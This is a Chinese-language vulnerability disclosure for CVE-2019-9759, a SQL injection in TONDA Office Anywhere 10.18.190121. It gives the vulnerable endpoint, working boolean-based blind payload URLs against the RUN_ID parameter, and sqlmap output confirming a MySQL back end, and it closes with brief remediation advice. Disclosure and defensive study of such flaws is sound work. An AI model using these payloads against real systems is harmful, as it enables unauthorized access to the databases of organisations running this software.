TONDA Office Anywhere 10.18.190121-SQL Injection

漏洞发现

发现者：Be4r
联系人邮箱：rudderlessdespair@gmail.com
漏洞编号：CVE-2019-9759

漏洞介绍

所谓 SQL 注入，就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。具体来说，它是利用现有应用程序，将（恶意的）SQL 命令注入到后台数据库引擎执行的能力，它可以通过在 Web 表单中输入（恶意）SQL 语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行 SQL 语句。

影响产品


TONDA Office Anywhere 10.18.190121

漏洞评级

高

漏洞利用

通过发现，找到一个注入点在工作流程处：
http://www.xxx.com/general/approve_center/list/input_form/work_handle.php
我使用的测试地址为：
http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766&FLOW_ID=203&PRCS_ID=3&FLOW_PRCS=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1
这里的 RUN_ID 存在注入点，payload 为：
http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766%20RLIKE%20(SELECT%20(CASE%20WHEN%20(4470=4470)%20THEN%20285766%20ELSE%200x28%20END))&FLOW_ID=203&PRCS_ID=3&FLOW_PRCS=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1




http://www.xxx.com/general/approve_center/list/input_form/work_handle.php?CONNSTATUS=true&MENU_FLAG=203&EDIT_MODE=&RUN_ID=285766%20RLIKE%20(SELECT%20(CASE%20WHEN%20(4470=4471)%20THEN%20285766%20ELSE%200x28%20END))&FLOW_ID=203&PRCS_ID=3&FLOW_PRCS=6&PRCS_KEY_ID=2234249&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&connstatus=1


我们确认该处存在注入点，上 sqlmap，在注入过程中，可能会存在无法猜解数据库名的情况，这里方式是直接跳过，猜解了大概率存在的数据库名。

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: RUN_ID (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: CONNSTATUS=true&MENU_FLAG=102&EDIT_MODE=&RUN_ID=28576312993978 RLIKE (SELECT (CASE WHEN (4470=4470) THEN 28
576312993978 ELSE 0x28 END))&FLOW_ID=102&PRCS_ID=1&FLOW_PRCS=1&PRCS_KEY_ID=2234222&SAVE_FLAG=1&PUBLIC_FLAG=&SIGN_FLAG=&c
onnstatus=1
    Vector: RLIKE (SELECT (CASE WHEN ([INFERENCE]) THEN [ORIGVALUE] ELSE 0x28 END))
---
[11:06:11] [INFO] testing MySQL
[11:06:11] [DEBUG] resuming configuration option 'string' (readonly)
[11:06:11] [INFO] confirming MySQL
[11:06:11] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.0
```

确认数据库类型



猜解表名



猜解字段名

修复建议

1. 使用预编译语句。
2. 过滤非法字符。